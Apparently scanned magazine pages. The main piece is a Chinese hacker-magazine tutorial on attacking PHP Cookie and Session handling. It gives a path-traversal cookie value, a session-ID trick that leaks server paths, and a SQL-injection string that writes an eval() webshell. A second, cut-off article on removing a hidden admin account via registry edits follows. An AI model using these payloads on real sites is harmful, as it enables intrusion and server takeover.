最近，在《黑客手册》的论坛看到不少人在问："脚本攻击只有 SQL 注射吗？"答案当然是否定的，但 SQL 注射绝对是一个简单而有效的攻击方法！脚本攻击还有很多种方法，这篇文章便围绕着 PHP 的 Cookie和Session进行讨论，谈谈一个脚本攻击中极少提及的领域。因为 CGI 语言有很多地方是共通的，所以它对其他的脚本语言也有一定的借鉴意义。

一、从 Cookie 出发

Cookie 是一种在远程浏览器端储存数据并以此来跟踪和识别用户的机制。PHP完全支持HTTP Cookies，在PHP中你可以使用 setCookie() 函数来设置 Cookie。Cookie 是 HTTP 头的一部分，因此 setCookie() 函数必须在其它信息被输出到浏览器前调用，这和对 header() 函数的限制是类似的。你可以使用输出缓冲函数来延迟脚本的输出，直到按照你的需要设置好所有的Cookies 或者其它 HTTP 头信息。

自从Cookie技术出现以来，就是Web开发人员争论的焦点。Cookie 将账号、密码以及用户在 Web 站点上的重要信息以文件的方式保存在客户端，于是它的安全问题和攻击方法也就不可避免地随之而来，主要包括 Cookie 劫持、Cookie 欺骗以及 Cookie 注射等情况。

在 PHP 中，Cookie 的方便之处就在于它可以自动分析 Cookie 环境变量，将相应的 Cookie 形成和普通变量一样的变量，同时把结果存入全局变量 $_COOKIE ($HTTP_COOKIE_VARS) 数组。所以，如果在Cookie中设置了两个变量username 和 password，那么就可以像以下这样来使用它：

```
echo "用户名：$username";
echo "密码：$password";
或者
echo "用户名：$_COOKIE["username"]";
echo "密码：$_COOKIE["password"]";
```

对于服务端来说，来自 $_GET、$_POST、$_COOKIE 的内容都是可以由客户端任意创建和修改的。在使用的时候我们应该注意以下三个问题：

1、PHP默认register_globals = On，对于GET、POST、Cookie、Environment、Session 的变量可以直接注册成全局变量。它们的注册顺序是 variables_order = "EGPCS"（可以通过 php.ini 修改），同名变量 variables_order 右边的覆盖左边，而脚本程序员往往没有对变量初始化的习惯，所以变量的滥用极易造成程序的混乱。

2、Cookie 将账号、密码以及用户在 Web 站点上的重要信息以文件的方式保存在客户端，如果用户的 Cookie（包括 Session）数据被黑客嗅探／劫持，用户的数据就会被一览无余。

3、存在于客户端的 Cookie 数据可以被任意创建和修改，因此服务端接受这些数据时应进行适当的处理和过滤。

在这里，我们以三个例子来说明运用 Cookie 时可能存在的问题。

```
例一：
<?
//page1.php
$pass=$HTTP_POST_VARS["pass"];
if ($pass_admin==$pass){
setCookie("user","admin");
}else{
die("密码错误");
}
```

```
?>

<?
//page2.php
if ($_COOKIE["user"]=="admin") {
echo "some important information";
}
?>
```

```
例二：
<?
//page1.php
include("config.php");
$pass=$HTTP_POST_VARS["pass"];
if ($pass==$pass_admin){
setCookie("admin", md5($pass));
}else{
die("密码错误");
}
?>
<?
//page2.php
include("config.php");
$pass=$HTTP_COOKIE_VARS["pass"];
if (md5($pass_admin)==$pass){
print "some important information";
}else{
exit;
}
?>
```

第一个例子的错误再明显不过了，$_COOKIE["user"]的值保存在客户端，如果客户端对Cookie的值进行伪造或者修改，它就可以通过page2.php的检查。

比起例一，例二的代码显得相对安全些，并且对$pass进行了md5加密，但我们还是要避免Cookie内容被劫持的问题。如果其他用户通过嗅探或者跨站脚本攻击取得$pass的值的话，他就能通过验证。毕竟跨站脚本攻击是很容易做到的。

现在看看例三，一段来自以前的BMForum的代码：

```
例三：
<?
//摘自BMForum的style.php
$skinname="{$_COOKIE['bmbskin']}";
if (empty($skinname)) $skinname=$skin;
if (file_exists("datafile/style/".$skinname)) include("datafile/style/".$skinname);
else include("datafile/style/bmb");
```

我们可以看到，这段代码在调用“$_COOKIE['bmbskin']”的时候没有进行任何过滤，如果攻击者将“$_COOKIE['bmbskin']”的值更改为“../../../../etc/passwd”，他就可以将“/etc/passwd”的内容直接读取出来。如果将“$_COOKIE['bmbskin']”更改为带PHP代码的Session文件，那么他们更可以在服务器上执行任意代码（见“走向Session”部分）。因此，在使用WEB脚本处理文件/数据库时，必须要严格检查用户提交数据的合法性，不管它们是来自post、get、Cookie、Session，还是来自PHP的预定义变量。

关于Cookie的讨论就到这里，下面我们来转入一个新的话题：走向Session！

二、走向Session

接触过或者使用过ASP的读者一定都知道ASP中所谓的六大对象，最常用的对象之一就是Session对象了。使用Session对象可以非常方便地在客户端保存数据，记录当前用户的信息。虽然它的功能与Cookie类似，都在客户端的计算机上保存了数据，但是用在不同页面间传递数据时，Session似乎显得更为简便、安全些。

Session在客户访问页面的时候，服务器保存客户端的一小段数据，它可以被看作一个存放变量的地方。因此，Session的值并不像Cookie那样可以被任意创建和修改。

每一个创建的Session都由客户端系统自动分配，对应着唯一的标识符(SessionID)，当这个标识符被发送到客户端的同时，在服务器端也生成了同样的标识符，作为客户端入口，并以文本文件或者数据库的形式保存。注册了Session变量后，就可以通过标识符来进行通信和读写。

当浏览器关闭后，Session的生命周期同时结束，但是文件仍然存在于session.save_path/(sess_***)中。下次重新打开浏览器时会重新分配SessionID，如果使用Session_id()把以前的ID取回来，则能够读取保存在/tmp处的sess_***得到之前已经设定的参数。

在PHP中，要使用session，必须先调用sesseion_start()函数。事实上，sesseion_start()是PHP调用session的核心，只要理解了这个函数的原理，整个session的实现过程就不难理解了。以下是我猜想的sesseion_start()函数PHP代码的实现（注意，并不是真正的PHP sesseion_start()的源代码，真正的源代码是C写的）：

```
<?
//by linx
function session_start() {
if($_COOKIE['PHPSESSID']) {
$phpsessid=$_COOKIE['PHPSESSID'];
} else {
//cookie中不存在$PHPSESSID时，自动生成$PHPSESSID
$keychars ="abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";
$length = 32;//$PHPSESSID的长度
$randkey = "";
$max=strlen($keychars)-1;
for ($i=1;$i<=$length;$i++) {
$randkey .= substr($keychars, rand(0, $max), 1);
}
$phpsessid=$randkey;
}
setcookie("PHPSESSID",$phpsessid)//把$phpsessid的值发送到客户端的$cookie['PHPSESSID']中
$phpsess_file=session_save_path().."/sess_".$PHPSESSID;//取得保存session的文件名
if(file_exists($phpsess_file)) {
$phpsess_data=file_get_contents($phpsess_file);
} else {
$fp=fopen($phpsess_file,"w+");//创建$phpsess_file文件
$phpsess_data="";
}
$phpsess_data=unserialize($phpsess_data);//从已存储的表中创建值,即把保存在$phpsess_file中的数据解码成原来的变量
extract($phpsess_data, EXTR_SKIP);//从$phpsess_dat数组中将变量导入到当前的符号表
}
?>
```

与Cookie一样，Session同样存在Session劫持、Session欺骗和Session注射的情况。

此外，由于session的特殊性，比起Cookie，Session认证还存在以下的安全隐患：

1、Session id是唯一的，如果你能猜测或嗅探到一个合法的id，就可以不需要输入用户名和正确密码，而去访问需要授权的内容（Pinkeyes的《Session id突破重围》一文描述过一个典型的Session id利用的例子。他通过嗅探的方法取得了其他用户的Session id，从而轻易地取得了服务器上的特殊权限）。

2、Session id长度太短，可以爆破。由于它不会过期，所以这就可以给入侵者足够的时间去猜测它的位置和值。

3、Session数据一般保存在文件中（位置是可配置的，linux上一般是“/tmp”，可以通过“session_save_path()”函数查询），文件名一般是类似于“sess_<Session id>”的形式。这个文件包含变量名称、变量类型、变量值和一些其它的数据。

在多主机系统中，因为文件是以运行Web服务器的用户身份（一般是nobody）保存的，因此恶意的站点拥有者就可以通过创建一个Session文件来获得对其它站点的访问，甚至可以检查Session文件中的敏感信息。

4、Session机制也为攻击者把自己输入保存在远程系统的文件中提供了另一个方便的地方。就前面Cookie安全的例子来

说，攻击者需要在远程系统放置一个包含PHP代码的文件，如果他不能利用文件上载做到的话，通常就会利用Session为一个变量按照自己的意愿赋一个值，然后猜测Session文件的位置。因为他知道文件名是“php<Session id>”(Session id的值就存在于客户端)，所以只需猜测目录，而目录一般就是“/tmp”。

5、此外，攻击者还可以任意指定“Session id”(例如“hello”)，然后用这个“Session id”创建一个Session文件(例如“/tmp/sess_hello”)，不过“Session id”只能是字母和数字组合。

看了上面的内容后，我们马上再来看以下这段代码：


```
<?
//session.php
Line1: session_start();
Line2: echo "test";
...
Line N:
Line N+1: $query="select * from $admin_table where user='$admin_user' and password='$admin_passwd'";
Line N+2: $result = mysql_query($query, $mysql_link) or print(mysql_error());
...
?>
```


在没看这篇文章以前，我想很多人都会说：“这段代码绝对没有安全问题。”再说，哪一本PHP教科书上不是这样写的呢？但是，由于session的存在，我们的攻击便成为了可能。首先来看第一行代码。我们知道，“Session id”只能是字母和数字组合，如果我们提交一个包含特殊字母的Session id，会发生什么情况呢？结果是session.php报错，并返回类似以下的内容：

```
Warning: session_start(): The session id contains invalid characters, valid characters are only a-z, A-Z and 0-9 in I:\wwwroot\session.php on line 2
Warning: session_start(): Cannot send session cache limiter - headers already sent (output started at I:\wwwroot\session.php:2) in I:\wwwroot\session.php on line 2
test
Warning: Unknown(): The session id contains invalid characters, valid characters are only a-z, A-Z and 0-9 in Unknown on line 0
Warning: Unknown(): Failed to write session data (files). Please verify that the current setting of session.save_path is correct (f:/php4/php_session/) in Unknown on line 0
```

但是，要提交这个$PHPSE SSID，只在IE上直接访问“session.php?PHPSES SID=config.php”是不能成功的(图1)。在IE的地址栏上用GET方式提交的$ PHPSESSID将会被保存在cookie上的$PHPSESSID覆盖(见上文提到的register_globals的顺序)。这个我们只要用WSE捉一个数据包便能理解(图2)：

```
GET /session.php?PHPSESSID=config.php HTTP/1.1
Accept: */*
Accept-Language: zh-cn
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; Maxthon; (R1 1.5); .NET CLR 1.1.4322; .NET CLR 2.0.40607)
Host: 127.0.0.1
Connection: Keep-Alive
Cookie: PHPSESSID=0fc5a7eefb2ddd6804fa093c583ad7b4;
(可以看到Cookie中也存在一个$ PHPSESSID值)
```





所以，我们只要不向服务器提供$_COOKIE [PHPSESSID]就行了。方法很简单，在PHPFlame的“运行 PHP 代码”上填入：

```
<?
readfile("http://127.0.0.1/session.php?PHPSESSID=config.php");
?>
```

就可以了。运行这行代码后，便能得到前面说到的错误回显。这个错误回显暴露了PHP文件的物理路径、PHP Session的保存路径。虽然这些不能直接给服务器带来什么威胁，但当你发现了Mysql注入点的时候，这个物理路径就太振奋人心了。

我们再来看看第“Line N+1”行的代码。这里user='$admin_user'，$admin_user被“'”围了起来。我们知道，由于magic_quotes_gpc的作用，这个变量是不能利用的。但有了$_SESSION，我们就有机可乘了。我们只要想办法构造出一个$_SESSION[admin_user]= " admin' and 1=1 union select 1,2,'<?eval($_REQUEST[1t;?>])' into outfile 'I:\\wwwroot\\myshell.php' from mysql.user "，就能够直接在这个网


站拿到一个webshell。可惜“$_SESSION”的值是保存在服务器上的，我们不能够像cookie那样直接修改它的值。这时，旁注就帮了我们的大忙。现在很多网站都是租用多用户虚拟主机的，而多用户虚拟主机的文件访问权限都限制得很严格。这时我们只要入侵到同服务器上的一个网站，便可以通过这个网站构造出一个$PHPSESSID，以及我们想要的$_SESSION[admin_user]，然后跳回到我们真正要入侵的网站，把$PHPSESSID提交过去，Webshell自然也就唾手可得！

好了，关于Cookie和Session的安全讨论就到这里了。PHP的magic_quotes_gpc的功能使Web避免了大多数的攻击，但是一些不易察觉的安全隐患还是会不时地探出头来，http://marc.theaimsgroup.com 每月公布的300－800多个漏洞更不得不让我们提高警惕。

如果你对这些内容感兴趣，请关注《黑客手册》以后的相关文章。

附：web安全参考文章

《The Truth About Sessions》：
http://shiflett.org/articles/the-truth-about-sessions
《Writing Secure ASP Scripts》：
http://www.nextgenss.com/papers/asp.pdf
《session_fixation》：
http://downloads.securityfocus.com/library/session_fixation.pdf
《WhitePaper_Blind_XPath_Injection》：
http://www.sanctuminc.com/pdfc/WhitePaper_Blind_XPath_Injection_20040518.pdf
《Web_Application_Security_TISC.pdf》：
http://www.sanctuminc.com/pdf/Web_Application_Security_TISC.pdf
《Blind_SQLInjection》：
http://www.spidynamics.com/whitepapers/Blind_SQLInjection.pdf
《Advanced SQL Injection In SQL Server Applications》：
http://www.nextgenss.com/papers/more_advanced_sql_injection.pdf
《Session id 突破重围》：PinKeyes



一次成功的灾后自救

maxell

从本文你可以学到：
1. 注册表的相关知识。
2. 基本的cmd命令。
3. 克隆用户的相关原理以及应用。

一、失手删用户

上次在非安全的光盘里找到一个有趣的工具，就是“隐藏超级用户”的工具，闲来无事便在本机上试了一试。工具是否有效暂且先不说，就说用户maxell$建好以后我想删掉吧，是打死也不让啊，如图1、图2所示。

```
C:\>net user

\\MAXELL 的用户帐户

__vmware_user__          ACTUser              ASPNET
IUSR_MAXELL              IWAM_MAXELL          maxell
maxell1982               SQLDebugger
命令成功完成。

C:\>net user maxell$
用户名                   maxell$
全名
注释
用户的注释
国家(地区)代码           000 (系统默认值)
帐户启用                 Yes
帐户到期                 永不
```

图1 当前系统的用户

```
C:\>net user maxell$ /del
用户不属于此组。

请键入 NET HELPMSG 2237 以获得更多的帮助。
```

图2 删除用户maxell$失败

没办法，根据我对隐藏用户原理的认识，只能去注册表搞定它了。在cmd中输入regedit，直接来到HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names下，看到用户maxell$果然在那里，毫不客气，立马把HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\maxell$以及对应的子项HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\00000404删掉。可是苍天哪，大地啊，我怎么就这么糊涂呀，我手一颤，把我的管理员用户“maxell”给删掉了！如图3所示。




图3 注册表中系统用户

小提示

如果是第一次进入HKEY_LOCAL_MACHINE\SAM\SAM\项下面的话，是无法继续打开下面的目录的，需要用regedt32.exe来修改注册表权限，在cmd中输入regedt32，然后依次打开HKEY_LOCAL_MACHINE\SAm\SAM，在“安全”菜单中点击权限，把当前登录的用户添加进去，并制定权限为“完全控制”。这样，当再次在cmd中输入regedit时，便可以看见在HKEY_LOCAL_MACHINE\SAM\SAM下又多了几层目录。

二、初解难题

不过还好，我现在还是以管理员权限登录着，真是“亡羊补牢，为时未晚”啊。打开cmd.exe，把用户maxell重新添加进去，如图4所示。成功，嘿嘿，先高兴下。然后再来提权，如图5所示。噗~~一口鲜血从我嘴里吐出来，看来高兴得太早。还好，这并难不倒我，

```
C:\>net user maxell ------- /add
命令成功完成。
```

图4 重新添加用户maxell成功

```
C:\>net localgroup administrators maxell /add
系统发生 1317 错误。

指定的用户不存在。
```

图5 提升用户“maxell”权限失败

